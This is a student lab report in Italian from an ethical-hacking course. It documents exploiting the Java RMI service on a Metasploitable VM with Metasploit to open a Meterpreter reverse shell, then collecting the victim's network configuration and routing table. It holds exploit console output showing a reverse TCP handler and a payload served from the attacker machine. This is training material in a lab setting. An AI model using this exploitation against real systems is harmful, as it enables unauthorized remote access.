




Epicode CS_0124

Cyber Security & Ethical Hacking Progetto S7L5

Presentata da:
Alessandro Marasca.





INDICE

1. TRACCIA
2. IMPOSTAZIONE IP KALI
3. IMPOSTAZIONE IP METASPLOITABLE
4. METERPRETER
5. IFCONFIG
6. ROUTE

TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con **Metasploit** al fine di ottenere una sessione di **Meterpreter** sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (**KALI**) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) **configurazione di rete** ;
 - 2) **informazioni sulla tabella di routing della macchina vittima**.

IMPOSTAZIONE IP KALI

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.25 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
              RX packets 55 bytes 4526 (4.4 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 21 bytes 2774 (2.7 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 4 bytes 240 (240.0 B)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 4 bytes 240 (240.0 B)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Iniziamo settando l'IP di Kali tramite il comando:
sudo nano /etc/network/interfaces, verifichiamo averlo impostato correttamente tramite **ifconfig**.

IMPOSTAZIONE IP METASPLOITABLE

Settiamo l'IP di Metasploitable tramite il comando:
sudo nano /etc/network/interfaces, verifichiamo tramite **ifconfig**.

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:4d:fc:29  
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe4d:fc29/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:60 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:0 (0.0 B) TX bytes:4340 (4.2 KB)  
            Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:110 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:110 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:21193 (20.6 KB) TX bytes:21193 (20.6 KB)
```

METERPRETER

Avviamo una sessione di meterpreter dalla macchina kali, utilizzando il modulo trovato tramite il comando search per poi iniettare il payload e utilizzare la shell meterpreter su Metasploitable.

```
View the full module info with the info, or info -d command.  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/9gGt2z7  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (1017704 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51441) at 2024-03-08 08:26:33 -0500
```

IFCONFIG

Come da richiesta, andiamo ad eseguire il comando ifconfig per controllare lo stato delle reti.

```
meterpreter > ifconfig

Interface 1
_____
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
_____
Name      : eth0
Hardware MAC : 08:00:27:4d:fc:29
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4d:fc29
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

ROUTE

Infine utilizziamo il comando ROUTE per ricevere le informazioni sulle tabelle di routing

```
meterpreter > route  
IPv4 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.11.1	100	eth0
192.168.11.0	255.255.255.0	0.0.0.0	0	eth0

```
No IPv6 routes were found.  
meterpreter > |
```



Epicode CS_0124

GRAZIE

Cyber Security & Ethical Hacking Progetto S7L5

Presentata da:
Alessandro Marasca.